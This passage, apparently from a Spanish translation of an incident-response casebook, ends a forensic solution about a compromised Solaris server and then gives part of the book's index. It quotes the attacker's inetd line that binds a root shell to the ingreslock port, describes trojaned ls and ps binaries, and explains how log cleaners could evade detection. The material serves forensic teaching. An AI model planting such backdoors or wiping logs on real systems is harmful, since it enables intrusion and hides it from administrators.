`inetd` con la opción `-s` se ejecuta en modo independiente fuera del contexto de «Service Access Facility» (Instalación de Acceso al Servicio). Esto le permitiría ejecutarse sin ser uno de los procesos del servidor relacionados con el sistema. El archivo `/tmp/bob` contenía los siguientes comandos,

```
ingreslock stream tcp nowait root /bin/sh /bin/sh -i
```

que generaban una shell «Bourne» interactiva en el puerto (TCP/1524). Confirmó esta situación mediante un `telnet` a ese puerto y consiguiendo acceso como `root`. A continuación, se dio cuenta de que el atacante había hecho que el binario `s` actuara como un Troyano al igual que el binario `ls`. Una vez que hubo determinado que `ls` escondía archivos en ciertos directorios, puso su propio programa `ls` y encontró los siguientes archivos sospechosos:

```
ns1# static-ls -aF /dev/...
.      ../ berto.c e.c irk/ log.txt ps.c sniff/
```

Gracias al contenido del archivo `log.txt`, fue capaz de proporcionar a las autoridades una lista con las máquinas a las que había accedido el atacante. El resultado final fue que el FBI atrapó al hacker de Pharmaceuticon, un desilusionado adolescente del centro de América, que tuvo que pagar todos los daños producidos, realizar servicios en su comunidad, y además se le prohibió acercarse a una computadora durante tres años.



RESPUESTAS

1. Los ataques CGI se descartaron como punto inicial del ataque porque la vulnerabilidad PHF era bastante antigua (incluso por aquellos tiempos) y había sido ampliamente utilizada y, por consiguiente, solucionada hacía varios años. La vulnerabilidad `pfdispaly` es específica para el `pfdispaly` CGI que viene con IRIX, por lo tanto no es aplicable a este caso, la máquina tenía instalado Solaris.
2. El ataque RPC era importante porque la solicitud `PMAP_DUMP` al mapeador de puertos (TCP puerto 111) indicaba que el atacante había volcado una lista de servicios RPC ejecutándose en el servidor atacado. Esto ocurrió justo antes del ataque `rpc.cmsd`.

3. Un programa de integridad «lastlog» (último registro) funciona comprobando el archivo `wtmpx` para buscar entradas nulas (o «agujeros» en el archivo). Estas entradas nulas se crean mediante una llamada `memset()` al sistema, que se utiliza para limpiar las entradas de cuentas inculpatas; éste es el *modus operandi* de la mayoría de limpiadores de registros ingenuos. Un atacante inteligente podría borrar, sin que nadie se enterase, las entradas de cuentas escribiendo un programa que limpiase las entradas, reconstruyendo un nuevo archivo de registro generado por `wtmpx`, ignorando las entradas que no se desee que aparezcan en el archivo.
4. El uso de binarios compilados estáticamente es una buena práctica para tratar con máquinas de las que se sospecha que han sido atacadas, ya que no se puede confiar en nada de la máquina. A menudo no es del todo bueno ejecutar estos binarios en el propio sistema afectado (los investigadores periciales normalmente prefieren montar el disco de la máquina dentro de un entorno controlado); pero cuando es inevitable, la utilización de programas compilados estáticamente le dará al investigador un alto grado de confianza de que el programa es seguro. Los programas estáticos pueden ser seguros en su propio contexto para poder hacer las cosas de forma correcta, ya que no contienen Troyanos o librerías Troyanas enlazadas dinámicamente. En el caso de George, muchos programas, incluyendo `ps` y `ls`, eran Troyanos mediante los que el atacante ocultaba ciertos programas y procesos. Un atacante astuto podría ser muy sigiloso y actualizar el kernel utilizando LKM (véase Solución 19, «Omerta», para más información).
5. Solaris 2.x tiene un programa `ls` del tipo U.C Berkeley y un programa `ls` basado en System V. George estaba lo suficientemente familiarizado con Solaris para saber que en una máquina Solaris la salida del listado cuando no existe un archivo debería ser:

```
# /usr/ucb/ls /dev/...
/dev/... not found
# /bin/ls /dev/...
/dev/...: No such file or directory
#
```

El binario que utilizó el atacante no devolvía nada, lo que había pensar inevitablemente que algo funcionaba mal. Esto es algo que podría parecer trivial, pero un gran conocimiento del sistema, junto con lo que es o no es un comportamiento normal de los sistemas binarios es importante, incluso cuando se realiza el tipo más sencillo de análisis pericial.



PREVENCIÓN

En la actualidad, e incluso cuando se produjo este ataque, la mejor solución es el filtrado de puertos que no son esenciales. Evitar que se acceda al puerto

TCP 111 y a los puertos UDP/TCP, impedirá que se produzcan la mayoría de ataques RPC. Siempre es esencial tener los parches actualizados.



RESOLUCIÓN

Para solucionar este incidente, la empresa trasladó inmediatamente los servidores a una máquina que había sido protegida por los ingenieros de seguridad, y llamó a dos grupos por separado para dar una respuesta al ataque. Ellos aseguraron que no se habían puesto en peligro datos esenciales y, de forma temporal controlaron la red con un rastreador (sniffer) hardware, para protegerse en el caso de que volvieran los atacantes.

RECURSOS ADICIONALES

Notificador CERT para el desbordamiento rpc.cmsd:

<http://www.cert.org/advisories/CA-99-08-cmsd.html>

El sitio Web de Tab Cola:

<http://home.epix.net/~tjwagner/tab.html>

ÍNDICE



- * (comillas simples), se usa con el nombre de usuario en el Desafío Genome Injection, 54
- @stake, sitio web del Centro de Tecnologías Inalámbricas, 264
- 0x90 hex, rol en la solución Jack and Jill, 256-257
- 10.101.rpc.txt, archivo de la máquina solarisbox.financialco.net, 67-68
- 10.101.txt, archivo de la máquina solarisbox.financialco.net, 68-69
- 802.11b redes inalámbricas
conexión a ANY SSID, 262
prevención y resolución de las infracciones de seguridad, 195-197
desarrollado en la investigación de la Solución de Parking Lot, 192-195
desarrollado en la investigación de la Solución Up in the Air, 228
desarrollado en la investigación del Desafío de Parking Lot, 34
desarrollado en la investigación del Desafío Up in the Air, 58
- Acceso Root a máquinas, desarrollado en la formulación de la Solución Tip of the Iceberg, 237
- Accidental Tourist
Desafío, 108-112
Solución, 262-264
- ACK, paquetes, desarrollado en la formulación de la Solución Gluttony, 294-298
- Acuerdo de tres niveles, desarrollado en la formulación de la Solución Gluttony, 294
- Ad hoc*, consultas, optimización para prevenir la introducción de datos SQL, 224
- ADODB objeto de la Cadena de Conexión, desarrollado en la investigación de la Solución Genome Injection, 222-223
- ADSL, conexión, desarrollado en la investigación del Desafío Jack and Jill, 100

- Airsnort, sitio Web, 231-232
- Alerta por la falta de espacio en disco, aparición en el Desafío Malpractice, 122-123
- Análisis Forense
 - imágenes en el disco duro en la Solución La Persona de Confianza, 187-188
 - sitios Web parar, 313
- Ancho de Banda, ataques relacionados con, prevención y resolución, 284-285
- Aplicaciones antivirus, para eliminar los gusanos, 244
- Aplicaciones Recientes, menú de, desarrollado en la investigación del Desafío Apple a Day, 129-131
- Apple a Day
 - Desafío, 128-133
 - Solución, 276-279
- Apple, sitio Web de actualización de seguridad, 279
- ARIN (American Registry for Internet Numbers)
 - desarrollado en la formulación de la Solución Thousand Razors, 284
 - sitio Web de la base de datos whois, 286
- Archivos, escondidos por los hackers, 301
- arp, comando, se utiliza para investigar el Desafío Accidental Tourist, 110
- Artículo de Phrack en un kernel Linux pirateado con LKM, 313
- ASCII, archivos de configuración, analizados en el Desafío FDIC, Insecured, 88-97
- ASIC, diseño, desarrollado en la investigación del Desafío Maggie's Moment, 42-50
- Atacantes, identificados con littleisp, 289-290
- Ataque, evaluación en el Desafío Maggie's Moment, 48-49
- Ataque Unicode attrition.org, 12
- Ataques
 - en la escuela secundaria/red de la comunidad universitaria, 128-133, 276-279
 - en la fábrica de semiconductores, 108-112, 262-264
 - en la industria de asistencia médica, 122-126, 272-274
 - en la industria de banca online, 80-97, 248-251
 - en la industria farmacéutica/Web hosting, 170-175, 316-319
 - en la industria de los servicios bancarios y financieros, 114-119, 266-270
 - en la industria de los servicios financieros, 64-77, 234-245
 - en la industria de ingeniería civil, 142-146, 288-291
 - en la industria de ingeniería de equipos de diagnóstico médico, 156-158, 300-306
 - en la industria de ingeniería del software, 4-7, 10-27, 36-40, 58-61, 150-153, 186-190, 200-205, 228-234, 294-298
 - en la industria de ingeniería informática, 42-50, 208-218
 - en la industria de investigación genética, 52-56, 220-225
 - en la industria de publicidad de ventas online, 30-34, 192-197
 - en la industria de ventas online, 100-105, 254-260
 - en la universidad, 162-168, 308-314
 - en un contratista del gobierno, 136-140, 282-286
- Hacker. Véase Ataques
- Internos, determinación, 11-12
- Rápidos, solucionador de problemas, 217
- atime, sellado de tiempo, desarrollado en la formulación de la Solución Omerta, 308
- Auditoría, huellas de una, ocultación de, 183
- Auditoría de Seguridad, comprobación de, desarrollado en la investigación del Desafío Apple a Day, 129-131
- Autenticación, desarrollado en la investigación de la Solución Insider, 188-189
- Autenticación de dos factores, desarrollado en la investigación de la Solución Insider, 188-189
- Backgate, herramienta, desarrollado en la formulación de la Solución FDIC, Insecured, 248

- Barrido de la red, desarrollado en la investigación de la Solución Hinge Factor, 200-201
- bd, scripts
desarrollado en la formulación de la Solución La Herramienta más Afilada del Establo, 305
- desarrollado en la investigación del Desafío La Herramienta más Afilada del Establo, 157-158
- bdpipe.sh, script, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 303-304
- bd.sh, script, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 303-304
- Bigbank, ataque, en el Desafío Run for the Border, 114-119, 266-270
- Binarios, archivos ejecutables, desarrollado en la investigación del Desafío Tip of the Iceberg, 68
- BIND
desarrollado en la investigación de la Solución El Factor Bisagra, 201-204
página principal, 205
- Bots, sitio Web, 314
- Bourne, shell, generación en la Solución Nostalgia, 317
- brute, programa binario, desarrollado en la formulación de la Solución Tip of the Iceberg, 236
- Brutus, sitio Web del cracker de la contraseña remota, 270
- Bugtraq, base de datos, desarrollado en la formulación de la Solución de Omerta, 312
- Buzón de Correo, desaparición del, en el Desafío Insider, 10
- CEF (Cisco Express Forwarding)
desarrollado en la formulación de la Solución Thousand Razors, 284-285
sitio Web, 285
- CERT, notificador, sitio Web
para el desbordamiento de Null-Printer ISAPI, 260
para el desbordamiento de rpc.cmsd, 319
para el desbordamiento de rpc.statd, 313
para el desbordamiento de sadmind en Solaris, 245
para el gusano sadmind/IIS, 244
para la vulnerabilidad de snmpXdmid, 197
para la vulnerabilidad TSIG, 205
para la vulnerabilidad Unicode de IIS, 245
- CGI, ataques, desarrollado en la formulación de la Solución Nostalgia, 317
- Checkpoint, sitio Web, 298
- Cisco
puntos de acceso, desarrollado en la investigación del Desafío Up in the Air, 60
pagina DDoS, 286
- cmd1.txt
desarrollado en la propagación del gusano en el Desafío Tip of the Iceberg, 237
en la máquina solarisbox.financialco.net, 69
- cmd2.txt
desarrollado en la propagación del Desafío Tip of the Iceberg, 237-238
en la máquina solarisbox.financialco.net, 69-70
- cmd.exe, desarrollado en la ejecución del fallo del servidor Web Unicode, 180-182
- Command Object, desarrollado en la prevención de la prevención de la introducción de datos SQL, 224
- Comandos, reunidos para la investigación en el Desafío FDIC, Insecured, 81-82
- Comillas simples ('), utilizadas con el nombre de usuario en el Desafío Genome Injection, 221-222
- Compañía que mejora las redes, ataque a una, 150-153
- compañías, sitios Web de las
realización de los ataques, 4-7
prevención de la vulnerabilidad de, 180-184
- Computadoras, confiscación en el Desafío Run for the Border, 116
- Conexiones fiables, desarrollado en la formulación de la Solución Gluttony, 294-295
- Configuraciones por defecto, sobre notificadores, 263-264

- Conhugeco, ataque en la compañía, 178-184, 186-211
 - ataque para tirar abajo un servidor Web, 4-7
 - desaparición del buzón de correo, 10
 - en la desaparición del correo electrónico, 10
 - problemas en la conexión en un servidor Exchange, 10-11
- Construcción, identificación de los procesos que no se listan en, 116
- Contraseñas, desarrollado en la investigación de la Solución Insider, 189
- Contratista del gobierno, ataque a un, 136-140, 282-286
- Core dumps, desarrollado en la investigación del Desafío Malpractice, 123-124
- Coroner, Toolkit de
 - desarrollado en la investigación del Desafío Omerta, 165
 - sitio Web, 314
- Correo electrónico
 - amenazas en el, desarrollado en el Desafío FDIC, Insecured, 80
 - ataque al, investigación en el Desafío Run for the Border, 114-119
 - como fuente en el escape de datos en el Desafío Maggie's Moment, 47-48
 - desaparición del, aspecto en el Desafío Insider, 10-11
 - desarrollado en la investigación de la Solución Maggie's Moment, 208-218
 - fallo del, desarrollado en la investigación del Desafío Sharpest Tool in the Shed, 156-158
 - rastreo en la Solución Malpractice, 272
 - registro del, desarrollado en la investigación del Desafío Malpractice, 123-125
- Correo electrónico, interrupción del
 - en la shell del servidor Solaris en el Desafío Sharpest Tool in the Shed, 156
 - desarrollado en la investigación del Desafío Sharpest Tool in the Shed, 46-47
- Cortafuegos
 - conjunto de reglas del, en el Desafío Hinge Factor, 37
 - fallo en el, desarrollado en la investigación del Desafío Gluttony, 151-153
 - Internos, registros de los, análisis en la Solución Hinge Factor, 203-204
 - no fiables, utilizados con redes inalámbricas, 195-196
 - prevención y resolución de ataques relacionados con, 204-205, 231
 - reglas del, mejora, 273-274
- Cortafuegos, registros del
 - análisis en el Desafío Gluttony, 152-153
 - análisis en la Solución Hinge Factor, 203-204
 - análisis en la Solución Thousand Razors, 282-283
 - desarrollado en la investigación de la Solución Hinge Factor, 280
 - desarrollado en la investigación del Desafío Hinge Factor, 38-40
 - desarrollado en la investigación del Desafío Thousand Razors, 138-140
- cortafuegos/router SOHO
 - desarrollado en la investigación del Desafío Run for the Border, 118
 - desarrollado en la formulación de la Solución Run for the Border, 266, 268-269
- ctime, sellado de tiempo, desarrollado en la formulación de la Solución Omerta, 308
- Custodia del papeleo, reunión en el Desafío FDIC, Insecured, 84-85
- CVE, base de datos, desarrollado en la investigación de la Solución Parking Lot, 194-195
- CVE, entrada
 - desbordamiento de sadmind, 245
 - sitio Web, 184
- Darwin, desarrollado en la formulación de la Solución One Hop Too Many, 290
- db, script, examinado en la Solución Sharpest Tool in the Shed, 300
- DDoS, sitios Web de ataques, 286
- Debug, mensajes en las configuraciones de IIS, desarrollado en la investigación de la Solución Genome Injection, 221

- /dev/ directory, análisis del archivo ptyrw, 174-175
- DHCP
 - desarrollado en investigación del Desafío Accidental Tourist, 108-109
 - tabla de clientes, desarrollado en la formulación de la Solución Run for the Border, 266-268
- Diferencias en el grado del Estudiante en el Desafío Apple a Day, 128-133
- Dig, programa, desarrollado en la investigación del Desafío El Factor Bisagra, 202
- Dittrich, sitio Web de los ataques DDoS Dave, 286
- DKB, archivo
 - análisis del Desafío Nostalgia, 173
 - análisis de la Solución Nostalgia, 316
- Dl.bat, archivo formateado en ASCII, análisis en el Desafío FDIC, Insecured, 88-89
- DMZ, servidores, desarrollado en la formulación de la Solución Malpractice, 272-274
- DNS
 - investigación en el servidor, desarrollado en la investigación de la Solución Hinge Factor, 201
 - parada del servidor, desarrollado en la investigación del Desafío Hinge Factor, 38-40
- DNS servidores
 - desarrollado en la investigación de la Solución Hinge Factor, 201-204
 - desarrollado en la investigación del Desafío Run for the Border, 114-115
- Dnsiff, herramientas, desarrollado en la formulación de la Solución Malpractice, 272-274
- doc, archivo, desarrollado en la formulación de la Solución Sharpest Tool in the Shed Solution, 300, 302, 305-306
- DoS (denegación de servicio), ataque
 - análisis en la Solución Thousand Razors, 282-283
 - investigación de la Solución Gluttony, 294-298
- Dsniff, sitio Web para Windows, 274
- E.asp, archivo
 - acerca de notificadores, 248
 - análisis en el Desafío FDIC, Insecured, 90
- ECHO, inundación en el puerto, análisis en la Solución Thousand Razors, 283-284
- EnCase, disco de arranque, desarrollado en la investigación del Desafío FDIC, Insecured, 84-85
- Escuela secundaria/red de la comunidad universitaria, ataque a una, 128-133, 276-279
- Estación de trabajo Red Hat Linux, ataque a una, 162-168, 308-314
- /etc/passwd, comprobación en el Desafío Nostalgia, 172-173
- Ethereal, rastreador de redes y herramienta de análisis, 216
- Ethereal, rastreador y herramienta de análisis, 144-146
- Ethernet, características del switch, prevención de los ataques a una red inalámbrica, 263
- Exchange
 - archivos de registro de, análisis de la Solución Insider, 13-21, 188
 - servidor, como parte de las dificultades de conexión en el Desafío Insider, 10-11
- Extorsión, intento de, en el Desafío Genome Injection, 52-56
- Fábrica de Semiconductores, ataque a una, 108-112, 262-264
- Fantabalostico, ataque a, 136-140, 281-286
- FDIC, Insecured
 - Desafío, 80-97
 - Solución, 248-251
- FileGuard, función de seguridad
 - desarrollado en la formulación de la Solución Apple a Day, 276
 - sitio Web, 279
- FIN, paquetes, desarrollado en la formulación de la Solución Gluttony, 295-296
- Financialco.net, ataque a, 64-77, 234-245
- Firewall-1 4.0, desarrollado en la formulación de la Solución Gluttony, 296-297

- Fport
 - salida de datos de (sólo TCP), desarrollado en la investigación del Desafío FDIC, Insecured, 81-82
 - sitio Web de la herramienta, 257
- French Connection
 - Desafío, 4-7
 - Solución, 180-184
- Funcionalidad, aumento de, como factor de riesgo, 42-50
- Genome Injection
 - Desafío, 52-56
 - Solución, 220-225
- getsniiff.sh, script, desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 305
- Ghosting Windows NT client and server build, desarrollado en la investigación del Desafío Gibbon Enterprise como objetivo en el Desafío Parking Lot, 30-34
- Gluttony
 - Desafío, 150-153
 - Solución, 294-298
- Godplay, empresa de investigación
 - Genética, ataque a la, 52-56, 220-225
- Google, desarrollado en la investigación de la Solución Maggie's Moment, 209
- gripper02, máquina Solaris
 - desarrollado en la formulación de la Solución Parking Lot, 192-197
 - desarrollado en la investigación del Desafío Parking Lot, 30-33
- Gusanos
 - liberación en el Desafío Tip of the Iceberg, 234-245
 - mitigación de los efectos de, 244
- Hard-disk, error no válido, resultado en el Desafío FDIC, Insecured, 83-84
- Hardware, tokens, desarrollado en la investigación de la Solución Insider, 189
- Hash, tablas, ataque en el Desafío Genome Injection, 52-56
- Herramientas de auditoría para servidores, desarrollado en la formulación de la Solución Thousand Razors, 285
- Hinge Factor
 - Desafío, 36-40
 - Solución, 200-205
- hk.exe, herramienta, desarrollado en la formulación de la Solución Jack and Jill, 255-256, 258
- Honeynet, proyecto, investigación de ataques Web, 184
- Hung, procesos ping, en el Desafío Sharpest Tool in the Shed, 156
- HURT (Healthcare Universal Resources Team), ataque a, 122-126, 272-274
- ICMP_ECHO traffic, desarrollado en la investigación de la Solución Hinge Factor, 200
- IDS (sistema de detección de intrusos), registros
 - análisis del Desafío Nostalgia, 170-171
 - desarrollado en la formulación de la Solución Omerta, 312-313
 - desarrollado en la formulación de la Solución Thousand Razors, 285
- IDS, sensores de alerta, de actividades sospechosas, desarrollado en la investigación del Desafío Up in the Air, 59
- IIS 5.0, lista de comprobación de seguridad de, 258-259
- IIS, entradas en los archivos de registro de análisis en el Desafío FDIC, Insecured, 84-85
 - comprobación en el in Desafío Jack and Jill, 101-102
 - desarrollado en la investigación del Desafío Tip of the Iceberg, 64-66
 - en los servidores Web, ataque en el Desafío Tip of the Iceberg, 64
 - identificación de la utilización de hk.exe, 255
- Inalámbricas, problemas de seguridad, sitio Web, 264
- Inalámbricas, redes
 - adquisición de datos confidenciales para, 195-196

- Inalámbricas, redes (*Cont.*)
 - investigación en el ataque del Accidental Tourist, 262-264
 - desarrollado en la investigación del Desafío Parking Lot, 34
 - desarrollado en la investigación del Desafío Up in the Air, 58
- Inalámbricas, VPN, desarrollado en la investigación del Desafío Up in the Air, 59-60
- Inalámbricos
 - portátiles, reforzar para evitar ataques en, 231
 - servicios de difusión, prevención y resolución de ataques en, 217-218
- Industria
 - bancaria. Véase industria de banca online
 - de asistencia médica, ataque a una, 122-126, 272-274
 - de banca Online, ataque a la, 80-97, 248-251
 - de ingeniería civil Halvorsen and Marchetti, ataque a una, 142-146, 288-291
 - de ingeniería civil, ataque, 142-146, 288, 291
 - de ingeniería de equipos de diagnóstico médico, ataque a una, 156-158, 300-306
 - de ingeniería del Software, ataque a una, 4-7, 186-190, 200-205, 228-231
 - de ingeniería del Software, ataques a, 294-298
 - de ingeniería informática, ataque, 42-50, 208-218
 - de investigación Genética, ataque a la, 52-56, 220-225
 - de publicidad de ventas online, ataque, 30-34, 192-197
 - de servicios bancarios y financieros, ataques, 114-119, 266-270
 - de servicios Financieros, ataque a, 64-77, 234-245
 - de ventas Online, ataque a la, 100-105, 254-260
 - farmacéutica/Web hosting, ataque a una, 170-175, 316-319
- Información de servidores, sitio Web de, 190
- inetd, fallos respuesta, en el Desafío Sharpest Tool in the Shed, 156-157
- inetd, proceso
 - análisis en el Desafío Nostalgia, 173-174
 - desarrollado en la formulación de la Solución Nostalgia, 316-317
 - desarrollado en la formulación de la Solución Sharpest Tool in the Shed, 300-301
- inetd.conf, entrada, desarrollado en la investigación del Desafío Omerta, 162
- Información del dominio, para el sitio Web, 190
- Informes de obscenidad, desarrollado en la investigación del Desafío Accidental Tourist, 108
- ingreslock, puerto, desarrollado en la formulación de la Solución Nostalgia, 317
- initd, programa, desarrollado en la investigación del Desafío Omerta, 167
- inode, cambio del, desarrollado en la investigación del Desafío Omerta, 167
- Insider
 - ataques en, prevención y resolución, 189
 - Desafío, 10-27
 - Solución, 186-190
- Install.bat, archivo formateado, análisis en el Desafío FDIC, Insecured, 88-89
- Intel-Linux, sistemas, detección de medias de carga altas, 45-46
- IP, spoofing de las direcciones, prevención de ataques dependientes, 285
- IP, direcciones
 - análisis del Desafío Nostalgia, 172
 - búsqueda, 284
 - desarrollado en el Desafío Insider, 180
 - desarrollado en la investigación del Desafío Accidental Tourist, 108-112
 - desarrollado en la investigación del Desafío Apple a Day, 129
 - desarrollado en la investigación del Desafío Insider, 11, 22-27
 - desarrollado en la investigación del Desafío Parking Lot, 30
 - desarrollado en la investigación de la Solución Parking Lot, 193-194

- IP, direcciones (*Cont.*)
 - desarrollado en la investigación del Desafío Up in the Air, 59-60
 - gran cantidad de barridos, 303
 - investigación del Desafío Gluttony, 152-153
 - investigación de la Solución Insider, 186
 - investigación en el Desafío Nostalgia, 174-175
 - investigación en el Desafío Run for the Border, 114-129
 - sitio Web para, 190
- IP-block, ataque, en el Desafío Maggie's Moment, 43-44, 46-47
- IPSec-based VPN, prevención y resolución de ataques, 230-231
- IPSec túneles, utilización con redes inalámbricas, 196
- ipv6.o, binario del módulo, desarrollado en la investigación del Desafío Omerta, 166-167
- ipv6.o, módulo
 - desarrollado en la formulación de la Solución Omerta, 309
 - desarrollado en la investigación del Desafío Omerta, 166-167
- IRC (Internet Relay Chat), sitio Web de, 313-314
- IRC Eggdrop bot, desarrollado en la formulación de la Solución Omerta, 311-312
- ISA, servidor, desarrollado en la investigación de la Solución Genome Injection, 222
- ISP (Internet Service Providers), consulta de un atacante para obtener información, 289-290
- Jack and Jill
 - Desafío, 100-106
 - Solución, 254-260
- Jolly Mac Hack, sitio de, desarrollado en la formulación de Solución Apple a Day, 276-277
- Just_another_victim.com, empresa, desarrollado en el Desafío Tip of the Iceberg, 64-65
- Kimura Company, ataque a la, 150-153, 294-298
- lastlog, programa de integridad, desarrollado en la formulación de la Solución Nostalgia, 317-319
- legales, cuestiones legales asociadas con la Solución One Hop Too Many, 289-291
- Levy, correo de Elías Bugtraq para la resolución de un DDoS, 286
- Linksys router login dialog box, desarrollado en la formulación de la Solución Run for the Border, 266-268
- Linux, comprometer a una máquina, investigación en la Solución Omerta, 308-314
- LiSt Open Files, sitio Web de, 314
- littleisp, identificación de ataques con, 289-290
- LKM hacks, investigación, 313
- LKM (módulo del kernel cargable)
 - desarrollado en la formulación de la Solución Omerta, 309-313
 - desarrollado en la investigación del Desafío Parking Lot, 34
- lmx.msg, proceso de la puerta trasera, desarrollado en la investigación del Desafío Parking Lot, 33-34, 192, 194-195
- Lock, fallo en el archivo, en el Desafío Sharpest Tool in the Shed, 156-158
- Login.txt, archivo formateado, análisis en Desafío FDIC, Insecured, 97
- log.txt
 - desarrollado en la formulación de la Solución Nostalgia, 317
 - desarrollado en la investigación del Desafío Nostalgia, 175
- ls, programa
 - desarrollado en la formulación de la Solución Nostalgia, 317-318
 - desarrollado en la investigación en el Desafío Nostalgia, 175
- lsof, programa
 - desarrollado en la investigación del Desafío Omerta, 164
 - ejecución para determinar los puertos abiertos, 33
 - sitio Web, 314

- LSP (Lockdown Security Partners, Inc.),
ataque, 170-175, 316-319
- MAC, análisis de las direcciones,
desarrollado en la investigación del
Desafío Up in the Air, 60
- MAC, direcciones
análisis en el Desafío Accidental Tourist,
109-112
desarrollado en la investigación de la
Solución Parking Lot, 193-194, 196-197
desarrollado en la investigación de la
Solución Up in the Air, 228, 230-231
- Mac OS X, sitio Web de la seguridad en, 279
- MAC times, desarrollado en la formulación
de la Solución Omerta, 308-309
- MacAnalysis, registros de
análisis para formular la Solución Apple a
Day, 276-277
desarrollado en la investigación del
Desafío Apple a Day, 129-131
- MacAnalysis, sitio Web, 279
- Macintoshes, desarrollado en la
investigación del Desafío Apple a Day,
128-133
- MacSecurity.org, sitio Web, 279
- mactime, programa
desarrollado en la formulación de la
Solución Omerta, 308-309
desarrollado en la investigación del
Desafío Omerta, 165-166
- Maggie's Moment
Desafío, 42-50
Solución, 208-218
- MagicKey, programa
desarrollado en la formulación de la
Solución Apple a Day, 277-278
desarrollado en la investigación del
Desafío Apple a Day, 132
- mailsnarf.exe, herramienta, desarrollado en
la formulación de la Solución
Malpractice, 272-273
- malloc, errores producidos por en el Desafío
Gluttony, 151
- Malpractice
Desafío, 122-126
Solución, 272-274
- máquina solarisbox.financialco.net,
desarrollado en la investigación del
Desafío Tip of the Iceberg, 64-66
- massbd.sh, script, desarrollado en la
formulación de la Solución Sharpest
Tool in the Shed, 303
- MDAC, huellas, desarrollado en la
formulación de la Solución FDIC,
Insecured, 249-250
- Mensaje de Error, recuperación en la
Solución Genome Injection, 221
- ME, nombre de usuario, desarrollado en la
investigación del Desafío Genome
Injection, 54, 221
- mget.sh, script, desarrollado en la
formulación de la Solución Sharpest
Tool in the Shed, 304
- Microsoft, sitio Web del boletín de
seguridad de, 184, 260
- Microsoft, sitio Web de parches de
seguridad de, 250
- Milk DoS, programa, desarrollado en la
formulación de la Solución Sharpest
Tool in the Shed, 302
- Monitorización de las conexiones,
desarrollado en la investigación del
Desafío Hinge Factor, 37-38
- Monitorización de la CPU, irregularidades
en la Solución Maggie's Moment,
214-215
en el Desafío Omerta, 162
- Mtime, sellado de tiempo, desarrollado en la
formulación de la Solución Omerta, 308
- NAT, manipulación
desarrollado en la formulación de la
Solución Run for the Border, 266,
268-269
desarrollado en la investigación del
Desafío Run for the Border, 118
- neet.tar, análisis
desarrollado en la formulación de la
Solución Sharpest Tool in the Shed,
300, 303-304
desarrollado en la investigación del
Desafío Sharpest Tool in the Shed,
157-158

- NetBIOS, herramienta de auditoria
 - desarrollado en la formulación de la Solución Run for the Border, 266-268
 - desarrollado en la investigación del Desafío Accidental Tourist, 110
 - sitio Web, 270
- netcat, utilidad
 - desarrollado en la formulación de la Solución Jack and Jill , 257-258
 - desarrollado en la investigación del Desafío Omerta, 162
 - desarrollado en la investigación del Desafío Run for the Border, 117-118
 - sitio Web, 270
- NetFlow, caché de, desarrollado en la formulación de la Solución Thousand Razors, 284
- netstat anf, captura del estado actual de las conexiones de la red, 33
- netstat -n, comando, desarrollado en la investigación del Desafío One Hop Too Many, 142-143
- NFS, fallo en el montaje de en el Desafío Sharpest Tool in the Shed, 156-158
- ngrep, desarrollado en la investigación del Desafío Omerta, 164-165
- NIDS (sistema de detección de intrusos de red)
 - desarrollado en la formulación de la Solución Omerta, 313
 - desarrollado en la investigación del Desafío Maggie's Moment, 42-50
 - resolución de los ataques en redes inalámbricas, 263
 - sensores, desarrollado en la resolución de los ataques, 231
- nmap, programa
 - desarrollado en la formulación de la Solución One Hop Too Many, 288-289
 - sitio Web, 270
- nmap , barridos con
 - desarrollado en la formulación de la Solución Jack and Jill, 254
 - desarrollado en la investigación del Desafío Omerta, 163-164
- Nostalgia
 - Desafío, 170-175
 - Solución, 316-319
- Null-Printer en IIS 5.0, desbordamiento, desarrollado en la formulación de la Solución Jack and Jill, 256-259
- Oblong, Inc., fábrica de semiconductores, ataque a la, 108-112, 262-264
- Omerta
 - Desafío, 162-168
 - Solución, 308-314
- One Hop Too Many
 - Desafío, 142-146
 - Solución, 288-291
- Página de interrupción, desarrollado en la investigación del Desafío Maggie's Moment, 46-47
- Paquete de formato de datos, desarrollado en la investigación del Desafío Maggie's Moment, 43-45
- Paquetes
 - aceptación de, 295-296
 - herramientas de construcción de, desarrollado en la formulación de la Solución Gluttony, 297
 - registros de, análisis en la Solución Maggie's Moment, 209-216
 - sitio Web de multitud de, 279
- Parking Lot
 - Desafío, 30-34
 - Solución, 192-197
- Parches
 - políticas de actualización con, mejora, 273
 - Véase entradas de parches de seguridad
- Pine, procesos en el Desafío Sharpest Tool in the Shed, 156
- Ping, barridos, desarrollado en la investigación del Desafío Parking Lot, 30
- Políticas de respuesta a Incidentes, documentación en las redes de empresa, 231
- Porno, descarga de, desarrollado en la investigación del Desafío Accidental Tourist, 108

- ps, comando de UNIX para Windows, herramienta para, 251
- Procedimientos almacenados, optimización para prevenir inferencias SQL, 224-225
- Puerta trasera, programa, recuperación en la Solución Parking Lot, 192-195
- Puerta trasera, programas de acceso para investigar el Desafío Run for the Border, 118
 - comprobación de la instalación en la Solución Maggie's Moment, 217
 - investigación en el Desafío Nostalgia, 174-175
 - pruebas evidentes en la Solución Parking Lot, 192
- Puerto
 - 23, desarrollado en la formulación de Solución Sharpest Tool in the Shed, 304
 - 23242, desarrollado en la investigación del Desafío Parking Lot, 33
 - 31337, conexión al, de un servidor DNS, desarrollado en la investigación del Desafío Hinge Factor, 40
 - 6000, análisis en la Solución Maggie's Moment, 212
 - shells de, desarrollado en la investigación de la Solución Hinge Factor, 202-203
- Puertos
 - determinación de los que están abiertos con lsof, 33
 - filtrado para prevenir ataques, 318-319
- Puertos, barrido de
 - desarrollado en la formulación de la Solución Apple a Day, 276
 - desarrollado en la investigación Solución Hinge Factor, 201
 - desarrollado en la investigación de la Solución Maggie's Moment, 213-214, 217
 - investigación en el Desafío Gluttony, 152-153
 - reproducido para investigar el Desafío Apple a Day, 131
- proc, sistema de archivos, desarrollado en la investigación de la Solución Parking Lot, 192
- Procesos, listado de ejecución, 30-33
 - investigación en el Desafío Run for the Border, 116
- Procesos
 - análisis de la tabla de, en la Solución Maggie's Moment, 214-215
 - investigación en el Desafío Tip of the Iceberg, 66-67
- Procmail, Reconstrucción de, en el Desafío Sharpest Tool in the Shed, 156-158
- Profitbank, ataque a, en el Desafío FDIC, Insecured, 80-97, 248-251
- Programas, renombrado para esconder funciones, 117-118
- Promiscuo, modo, desarrollado en la formulación del Desafío Omerta, 309
- ps-Af, listado de procesos con, 30
- ps, archivos
